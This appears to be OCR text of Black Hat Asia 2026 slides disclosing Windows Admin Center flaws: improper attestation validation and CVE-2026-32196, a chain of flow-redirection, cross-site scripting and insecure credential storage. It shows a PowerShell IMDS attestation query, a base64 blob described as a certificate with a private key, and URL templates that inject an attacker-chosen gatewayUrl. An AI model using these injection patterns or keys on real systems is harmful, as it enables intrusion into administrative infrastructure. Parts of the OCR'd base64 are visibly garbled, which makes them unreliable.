
The attestation is supposed to verify that the endpoint is legit


WAC on azure endpoint
The modified attestation
A valid and signed certificate including a private key of the target machine

Improper Attestation Validation




```
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
T1lMYDUXXJ4LX9MCAgfQ",
"id":
"https://kv-wacusers-us.vault.azure.net/certificates/4bd1f986-a192-4e56-a544-0da2
8adf1e53/b0dc71e5cdf64ecea6e592e21faedc1e",
"thumbprint":"B42F8FAE2743A33B547612CC42F4C1DC9CD81096"
}
```


Run Command Script - Microsoft
https://portal.azure.com/#@cymulanext.onmicrosoft.com/resource/subscriptions/3717d4b6-77c4-43a6-8131-803c3786259b/resourceGroups/attacker-cym-a_group/providers/Microsoft.Compute/virtualMachines/admin-poc/runcommands
InPrivate
Microsoft Azure
Search resources, services, and docs (G+/)
Copilot
wacpoc@cymulanext.on
CYMULANEXT (CYMULANEXT.O...
me > admin-poc
admin-poc | Run command
Virtual machine
Search
Overview
Activity log
Access control (IAM)
Tags
Diagnose and solve problems
Resource visualizer
Connect
Networking
Settings
Availability + scale
Security
Backup + disaster recovery
Operations
Auto-shutdown
Run command
Updates
Health monitoring
Configuration management
Policies
Inventory
Change tracking
Monitoring
Automation
Now it's possible to execute multiple scripts at the same time, manage their progress and persist execution outputs. Scripts and parameter
CLI and PowerShell.
Run Command uses the VM agent to let you run a script inside this virtual machine. This can be helpful for troubleshooting and recove
details.
Name
Description
RunPowerShellScript
Executes a PowerShell script
DisableNLA
Disable Network Level Authentication
DisableWindowsUpdate
Disable Windows Update Automatic Up
EnableAdminAccount
Enable administrator account
EnableEMS
Enable EMS
EnableRemotePS
Enable remote PowerShell
EnableWindowsUpdate
Enable Windows Update Automatic Up
IMDSCertCheck
Verify IMDS + missing certificates
IPConfig
List IP configuration
RDPSettings
Verify RDP Listener Settings
ResetRDPCert
Restore RDP Authentication mode to de
SetRDPPort
Set Remote Desktop port
WindowsActivationValidation
Verify Windows Activation and Alert
Run Command Script
RunPowerShellScript
Script execution complete
PowerShell Script
1 $uri = "http://169.254.169.254/metadata/attested/document?api-version=2020-09-01"
2 $headers = @{
3 "Metadata" = "true"
4 "User-Agent" = "Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.20
5 "Host" = "169.254.169.254"
6 }
7
8 $response = Invoke-WebRequest -UseBasicParsing -Uri $uri -Headers $headers -Method GET
9 $response.RawContent
10
Run
Output
Tue, 12 Aug 2025 10:36:47 GMT
Server: IMDS/150.870.65.1730
{"encoding":"pkcs7","signature":"MIILsgYJKoZIhvcNAQcCoIILozCCC58CAQExDzANBgkqhkiG9w0BAQsFADCCAVQGCSqGSIb
3DQEHAaCCAUUEggFBeyJsaWNlbnNlVHlwZSI6IiIsIm5vbmNlIjoiMjAyNTA4MTItMTYzNjQ3IiwicGxhbiI6eyJuYWlIjoiIiwicHJ
vZHVjdCI6IiIsInB1Ymxpc2hlciI6IiJ9LCJza3ViOiIyMDIyLWRhdGFjZW50ZXItYXp1cmUtZWRpdGlvbiIsInN1YnNjcmlwdGlvbkl
kIjoiMzcxN2Q0YjYtNzdjNC00M2E2LTgxMzEtODAzYzM3ODYyNTliIiwidGltZVN0YW1wIjp7ImNyZWF0ZWRPbiI6IjA4LzEyLzI1IDE
wOjM2OjQ3IC0wMDAwIiwiZXhwaXJlc09uIjoiMDgvMTIvMjUgMTY6MzY6NDcgLTAwMDAifSwidm1JZCI6IjA2MmZkZjFhLTE5YmMtNGZ
iYS1hZDQ1LWExOGZlMzU5ZTlhNCJ9oIIIjDCCCIgwggZwoAMCAQICEzMB1teSwpVlfonyOBQAAAHW15IwDQYJKoZIhvcNAQEMBQAwXTE
LMAkGA1UEBhMCVVMxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjEuMCwGA1UEAxMlTWljcm9zb2Z0IEF6dXJlIFJTQSBUTFM
gSXNzdWluZyBDQSAwODAeFw0yNTA1MjExNjU3MDRaFw0yNTExMTcxNjU3MDRaMGkxCzAJBgNVBAYTAlVTMQswCQYDVQQIEwJXQTEQMA4
GA1UEBxMHUmVkbW9uZDEeMBwGA1UEChMVTWljcm9zb2Z0IENvcnBvcmF0aW9uMRswGQYDVQQDExJtZXRhZGF0YSShenVyZS5jb20wggE
iMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDLhDIR1kAPXiDAtCWrbCE3HIypxNNRx7OydkGwRni66/fu+OpjbKK4S358ok8ZYHV
Y4dfcbpEmEuSHNwK/NRwdsUCdss2zZYKb4Qap4eNdY3M965OvP6H00XTQvPWA2QoPOGAQ0YLKS+33CzuITEHNudxSh+N8+fF11YDaOvY
am3LxYBMLUAIR9SSOmVWNvc3EnippV2wKcxcVZfmik9yHhv50/7g8leAEHFBUvDdZAWmcyyd5eLmvcufqj7AIAUy7Pf9z1JpYxzoy2dX
WFG/6/g05ZiFAJiMeEc5IiGduXAr0d7r3HsNGd8lFbHaFbIJWs7vZe/UpG7ENOkJ5NGUtAgMBAAGjggQzMIIELzCCAXsGCisGAQQB1nk
CBAIEggFvBIFBawFpAHcA3dzKNDJQ4RYF55Uy+sefaD0cUN/bADoUFaYKLKy7yCoBAAG0AQoCQAABAMASDBGAiEApixEqc9YSfj73H4
AiEAqfKCkP/Ic/vPQ7ZIvs/Ic/vPQ7ZIvs/Ic/vPQ7ZIvs


CVE-2026-32196: Flow-Redirection And Application Chain

Technical Root Cause

Both on-prem and WAC on Azure, suffer from chainable web application vulnerabilities including:

- Flow-redirection: The application blindly follows an attacker supplied gateway URL
- Response-based cross-site scripting
- Insecure credential storage (on-prem)


CVE-2026-32196: Flow-Redirection




https://wac.mycorp.local:6600/?gatewayUrl=**<URL Goes Here>**&staticVersion=0.60.0.0&locale=en-us&l=en.en-us&theme=light&token=aad

https://portal-s5.site.waconazure.com/servermanager/connections/server/admincenter/tools/scheduledtasks/task/poc/%5C/general?gatewayUrl=**<URL Goes Here>**&staticVersion=0.60.0.0&locale=en-us&l=en.en-us&theme=light&token=aad

CVE-2026-32196 : Response-Based Cross-Site Scripting





Cross Site Scripting

The WAC client application is vulnerable to cross-site scripting in both on-prem and Azure variations.


black hat ASIA 2026

